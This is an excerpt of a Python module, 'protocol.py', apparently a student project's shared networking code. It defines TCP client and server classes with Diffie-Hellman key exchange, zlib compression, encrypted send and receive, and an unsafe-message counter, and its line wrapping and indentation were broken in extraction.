```

shared - protocol.py

```

self.__encryption = ...

# If its a manager object then only build base for encryption
if manager:
    self.__encryption = EncryptionHandler()

def set_address(self, mac_addr) -> None:
    """
        Set client's mac addresss

        INPUT: mac_addr
        OUTPUT: None

        @mac_addr -> mac address of client
    """

    self.__mac = mac_addr

def get_address(self) -> str:
    """
        Returns client's mac address

        INPUT: None
        OUTPUT: Address of client's mac
    """

    return self.__mac

def exchange_keys(self) -> bool:
    """
        Exchange keys between client and server

        INPUT: None
        OUTPUT: boolean value which indicated wether managed to
        exchange keys successfully
    """

    try:
        if self.__encryption is not Ellipsis:
            # If client is a manager object
            self.protocol_send(MessageParser.ENCRIPTION_EXCHANG
            E, *self.__encryption.get_base_prime(), encrypt=False)
        else:
            # If client is a server object
            data_type, data = self.protocol_recv(1, decrypt=False)
            if data_type.decode() !=
            MessageParser.ENCRIPTION_EXCHANGE:
                return False

            data =
            MessageParser.protocol_message_deconstruct(data, 1)
            self.__encryption = EncryptionHandler(int(data[0]),
            int(data[1]))
    
```

shared - protocol.py

```
self.protocol_send(MessageParser.ENCRYPTION_EXCHANGE,
self.__encryption.dh.get_public_key(), encrypt=False)

data_type, data = self.protocol_recv(1, decrypt=False)
if data_type.decode() != MessageParser.ENCRYPTION_EXCHANGE:
    return False

self.__encryption.generate_shared_secret(int(data))
return True
except (ConnectionResetError, ValueError) as e:
    return False
except Exception as e:
    # If raised exception then return that function did not
    manage to complete successfully
    print(traceback.format_exc())
    return False

def connect(self, dst_ip : str, dst_port : int) -> bool:
    """
        Connect client to server and exchange keys

        INPUT: dst_ip, dst_port
        OUTPUT: Boolean value which indicated wether managed to
        connect

        @dst_ip -> Destination IP of server
        @dst_port -> Destination Port of server
    """

    try:
        self.client_socket_connect_server(dst_ip, dst_port)
        return True

    except:
        self.log("Error", "Failed to connect to server")
        self.close()

        return False

def protocol_recv(self, part_split : int = -1, decrypt: bool =
True, decompress : bool = True) -> list[bytes]:
    """
        Recevies data from connected side and splits it by protocol

        INPUT: part_split
        OUTPUT: List of byte streams

        @part_split -> Number of fields to seperate from start
        of message
        @decrypt -> Boolean to sign if to decrypt
        @decompress -> Boolean to sign if to decompress data
    """
```

shared - protocol.py

```
try:
    data = self.recv()
    if data == b'':
        return data

    if decrypt:
        data = self.__encryption.decrypt(data)

    if decompress:
        data = zlib.decompress(data)

    data = MessageParser.protocol_message_deconstruct(data,
part_split)
    return data

except socket.timeout:
    return b'ERR'

except Exception as e:
    print(e)
    return b''

def protocol_send(self, msg_type, *args, encrypt: bool = True,
compress : bool = True) -> None:
    """
        Sends a message constructed by protocol

        INPUT: msg_type, *args (Unknown amount of arguments)
        OUTPUT: None

        @msg_type -> Message type of the message to be sent
        @args -> The rest of the data to be sent in the message
        @encrypt -> Boolean to indicate if to encrypt
        @compress -> Boolean to indicate if to compress
    """

    constr_msg =
MessageParser.protocol_message_construct(msg_type, *args)

    if compress:
        constr_msg = zlib.compress(constr_msg)

    if encrypt:
        constr_msg = self.__encryption.encrypt(constr_msg)

    self.send(constr_msg)

def unsafe_msg_cnt_inc(self, safety : int) -> bool:
    """
        Increase unsafe message counter

        INPUT: None
        OUTPUT: boolean value
    """
```


shared - protocol.py

```
"""
self.__unsafe_msg_cnt += 1
return self.__unsafe_msg_cnt > 10 - safety
```

```
def reset_unsafe_msg_cnt(self) -> None:
```

```
"""
    Reset unsafe message counter

    INPUT: None
    OUTPUT: None
"""
```

```
self.__unsafe_msg_cnt = 0
```

```
class server (TCPsocket):
```

```
    SERVER_BIND_IP    = "0.0.0.0"
    SERVER_BIND_PORT  = 6734
```

```
def __init__(self, server_listen : int = 5):
```

```
"""
    Create the server side socket
    socket type: TCP

    INPUT: None
    OUTPUT: None
"""
```

```
# Create TCP ipv4 socket
super().__init__()
```

```
# Bind socket and set max listen
self.create_server_socket(self.SERVER_BIND_IP,
self.SERVER_BIND_PORT, server_listen)
```

```
def recv_client(self) -> client:
```

```
"""
    Receives a client from server socket

    INPUT: None
    OUTPUT: Client object
"""
```

```
c = client(self.server_socket_recv_client())
c.set_timeout(5)
return c
```